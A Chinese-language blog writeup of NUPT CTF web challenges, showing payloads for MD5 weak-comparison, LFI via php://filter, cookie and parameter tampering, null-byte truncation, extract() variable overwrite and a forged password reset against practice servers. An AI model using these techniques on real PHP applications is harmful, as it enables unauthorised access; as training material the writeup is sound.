

# 南邮CTF - WEB——Writeup

原创

@北陌 于 2019-02-01 12:32:02 发布 511 收藏

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_43921596/article/details/86738232](https://blog.csdn.net/weixin_43921596/article/details/86738232)

版权



[CTF 专栏收录该内容](#)

8 篇文章 0 订阅

订阅专栏

## 1.md5 collision

### md5 collision

50

源码

```
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

题目的意思就是a的值不与QNKCDZO相等, 但a的MD5值与QNKCDZO的MD5值相等

百度一下发现 `md5('240610708') == md5('QNKCDZO')`, 所以在url后加上a=240610708即可



nctf{\*\*\*\*\*}

## 2.签到2

```
<html>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
尚未登录或口令错误<form action="./index.php" method="post">
  <p>输入框: <input type="password" value="" name="text1" maxlength="10"><br>
  请输入口令: zhimakaimen
  <input type="submit" value="开门">
</form>
</html>
```

通过源代码我们可以发现 `zhimakaimen` 长度为11，而代码中 `maxlength="10"`，所以我们需要修改长度为11  
可以使用Firefox修改



输入zhimakaimen开门

flag is:nctf{[REDACTED]}

输入框:   
请输入口令: zhimakaimen

### 3.层层递进



[到这里找key](#)



这里真的没有KEY，土土哥哥说的，土土哥哥从来不坑人，PS土土是闰土，不是谭神

点击的时候会发现URL栏有很快的跳转，burpsuite抓包

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension
1	http://chinalover.sinaapp.c...	GET	/web8/			200	340	HTML	
2	http://chinalover.sinaapp.c...	GET	/web8/search_key.php			200	247	HTML	php
3	http://chinalover.sinaapp.c...	GET	/web8/no_key_is_here_forever.php					HTML	php

查看search\_key.php给出的回应

```
Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 01 Feb 2019 05:08:10 GMT
Content-Type: text/html
Connection: close
Via: 1529
Content-Length: 100

<script>>window.location="./no_key_is_here_forever.php"; </script>
key is : nctf{...}
```

## 5.php decode

# php decode

100

见到的一个类似编码的shell, 请解码

```
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}eval(CLsI("+7DnQGfMYYZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5
aUImGNQBAA=="));?>
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

代码在线运行即可, 直接运行会报错, 要将评估函数eval改为输出函数echo



The screenshot shows an online PHP code editor interface. At the top, there are buttons for 'PHP', '保存(Save)', '我的代码', '嵌入博客(Embed)', '执行(Run)', and a plus sign. The code editor contains the following PHP code:

```
1 <?php
2 function CLsI($ZzvSWE) {
3
4     $ZzvSWE = gzinflate(base64_decode($ZzvSWE));
5
6     for ($i = 0; $i < strlen($ZzvSWE); $i++) {
7
8         $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);
9
10    }
11
12    return $ZzvSWE;
13
14 }echo(CLsI("+7DnQGfMYYZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aU
ImGNQBAA=="));?>
```

On the right side, the execution output is shown:

```
phpinfo();\r
flag:nctf{t[REDACTED]h}
sandbox> exited with status 0
```

At the bottom right, the URL [https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596) is displayed.

## 6.文件包含

# 文件包含

150

没错 这就是传说中的LFI  
传送门点我带你飞

题目提示LFI，即本地文件包含漏洞（Local File Include），于是利用文件包含获取index.php源码，访问 <http://4.chinalover.sinaapp.com/web7/index.php?file=php://filter/convert.base64-encode/resource=index.php>，得到一串base64编码，解密即可

```
<html> <title>asdf</title> <?php error_reporting(0); if(!$_GET[file])  
{echo '<a href="/index.php?file=show.php">click me? no</a>'; $file=  
$_GET['file']; if(strpos($file,'../'))strpos($file,'tp')||strpos($file,'input')||strpos  
($file,'data')}{ echo "Oh no!"; exit(); } include($file); //flag:nctf  
{edulcni_elif_laco_si_siht} ?> </html>
```

## 7.COOKIE

# COOKIE

200


COOKIE就是甜饼的意思~  
地址：传送门

**TIP:**  
0==not [https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

有提示，上BP抓包

```
GET /web10/index.php HTTP/1.1  
Host: chinalover.sinaapp.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Connection: close  
Cookie: Login=0  
Upgrade-Insecure-Requests: 1  
Cache-Control: max-age=0
```

修改 Cookie: Login=0 为 Login=1，发送请求



flag:nctf{c...}

## 8.MYSQL

## Do you know robots.txt?

[百度百科](#)

有提示，那我们便进入 `robots.txt`，出现如下代码

TIP:sql.php

```
<?php
if($_GET[id]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $id = intval($_GET[id]);
    $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
    if ($_GET[id]==1024) {
        echo "<p>no! try again</p>";
    }
    else{
        echo($query[content]);
    }
}
?>
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

提示要向sql.php提交一个id，使得 `intval($_GET[id])` 为1024而 `$_GET[id]==1024` 为假。`intval` 识别到非数字的那一位，而松散比较前的强制类型转换会把 `e` 当作科学计数法的一部分处理，所以可以提交 `id=1024e1` 等

访问 <http://chinalover.sinaapp.com/web11/sql.php?id=1024e1>

← → ↻ 🏠 ↶ ☆ ⓘ 不安全 | chinalover.sinaapp.com/web11/sql.php?id=1024e1

🚩 SDUTSec 🚩 BugkuCTF - 练习平台 🚩 南京邮电大学网络攻防 🚩 SDUT CTF 2018 🔄 GitHub 📱 MS

the flag is:nctf{[REDACTED]}

9./x00

## view-source:

```
if (isset($_GET['nctf'])) {
    if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
        echo '必须输入数字才行';
    else if (strpos($_GET['nctf'], '#biubiubiu') !== FALSE)
        die('Flag: '.$flag);
    else
        echo '骚年, 继续努力吧啊~';
}
```

要求提交的nctf的值符合正则匹配(一个或多个数字)并且能被 `strpos` 找到 `#biubiubiu`，因为 `ereg()` 会把null视为字符串的结束，从而被 `%00` 截断，而 `strpos` 则可以越过 `%00`，所以提交 `nctf=1%00%23biubiubiu` 即可

← → ↻ 🏠 ↶ ☆ ① 不安全 | teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf=1...

SDUTSec BugkuCTF - 练习平台 南京邮电大学网络攻防 SDUT CTF 2018 GitHub MSDN, 我告诉你 Apache Tomcat® - \

Flag: flag:nctf{u...}

## 10.bypass again

```
if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
    if (md5($_GET['a']) == md5($_GET['b']))
        die('Flag: '.$flag);
    else
        print 'Wrong.';
}
```

MD5弱类型，a与b的值不相等，但它们的MD5值相等，构造数组 `a[]=1&b[]=2`，提交即得flag

← → ↻ 🏠 ↶ ☆ ① 不安全 | chinalover.sinaapp.com/web17/index.php?a[]=1&b[]=2

SDUTSec BugkuCTF - 练习平台 南京邮电大学网络攻防 SDUT CTF 2018 GitHub MSDN, :

```
if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
    if (md5($_GET['a']) == md5($_GET['b']))
        die('Flag: '.$flag);
    else
        print 'Wrong.';
}
Flag: nctf{...}
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

## 11.变量覆盖

根据提示查看 `source.php`，有用的代码

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
    <?php
    extract($_POST);
    if ($pass == $thepassword_123) { ?>
        <div class="alert alert-success">
            <code><?php echo $theflag; ?></code>
        </div>
    <?php } ?>
<?php } ?>
```

`extract()` 函数的作用：从数组中将变量导入到当前的符号表,该函数使用数组键名作为变量名，使用数组键值作为变量值。针对数组中的每个元素，将在当前符号表中创建对应的一个变量。

由于 `extract` 的参数直接是 `$_POST`，那么就存在了变量覆盖的可能了。使用Burpsuite修改请求参数，传递 `pass` 和 `thepassword_123` 覆盖掉它们的默认值，就可以得到flag了

```
POST /web18/ HTTP/1.1
Host: chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded

pass=Password&thepassword_123=Password
```

## The Ducks

nctf{[REDACTED]}

source at </source.php>

## 12.起名字真难

```
<?php
function noother_says_correct($number)
{
    $one = ord('1');
    $nine = ord('9');
    for ($i = 0; $i < strlen($number); $i++)
    {
        $digit = ord($number{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            return false;
        }
    }
    return $number == '54975581388';
}
$flag='*****';
```

```
if(noother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

要求传入 `key` 不包含[1-9]，但又等于 `54975581388`，考虑转换进制

进制	结果
2	110011001100110011001100110011001100
8	631463146314
10	54975581388
16	cccccccc

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

直接提交 <http://chinalover.sinaapp.com/web12/index.php?key=cccccccc> 发现无返回结果，搬出度娘

## 表达方法

编辑

如果不使用特殊的书写形式，16进制数也会和10进制相混。随便一个数：9876，就看不出它是16进制或10进制。

C, C++规定，**16进制数必须以0x开头**。比如0x1表示一个16进制数。而1则表示一个十进制。另外如：0xff,0xFF,0X102A,等等。其中的x也不区分大小写。(注意：0x中的0是数字0，而不是字母O)


以下是一些用法示例：

```
int a = 0x100F;
```

```
int b = 0x70 + a;
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

试一下 <http://chinalover.sinaapp.com/web12/index.php?key=0xcccccccc>



The flag is:nctf{[redacted]}

## 13.密码重置

# 密码重置

300

重置管理员账号：admin 的密码

你在点击忘记密码之后 你的邮箱收到了这么一封重置密码的邮件：

点击此链接重置您的密码

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

你的账号：

新密码：

验证码：1234

我们需要用管理员admin登录才能重置密码，但是发现无法修改账号，BP抓包修改

```
POST /web13/index.php?user1=Y3RmdXNlcg%3D%3D HTTP/1.1
Host: nctf.nuptzj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg%3D%3D
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

user=ctfuser&newpass=&vcode=
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

发现user1是base64加密过的，解一下密

```
?user1=ctfuser&00
```

修改为admin再base64加密，两处都要改

```
POST /web13/index.php?user1=YWRtaW4= HTTP/1.1
Host: nctf.nuptzj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg%3D%3D
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

user=admin&newpass=111&vcode=1234
```

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

Forward即得flag

flag is:nctf{r\_\_\_\_\_h}

你的账号：

新密码：

验证码：1234

## 14.综合题

打开连接发现是一串JSFuck编码，解码得 `1bc29b36f623ba82aaf6724fd3b16718.php`，访

问 <http://teamx1c.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/1bc29b36f623ba82aaf6724fd3b16718.php>

## 哈哈哈哈哈你上当啦，这里什么都没有，TIP在我脑袋里

TIP在脑袋里(Headers)里

Jame	× Headers	Preview	Response	Timing
1bc29b36f623ba82aaf6724fd3...	<b>Content-Encoding:</b> gzip <b>Content-Type:</b> text/html <b>Date:</b> Fri, 01 Feb 2019 09:09:07 GMT <b>Server:</b> nginx <b>tip:</b> history of bash 			
requests   381 B transferred   Fi...	<b>Transfer-Encoding:</b> chunked			

访问 [http://teamx1c.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/.bash\\_history](http://teamx1c.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/.bash_history)

```
zip -r flagbak.zip ./*
```

有提示，访问 <http://teamx1c.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/flagbak.zip>，解压即得flag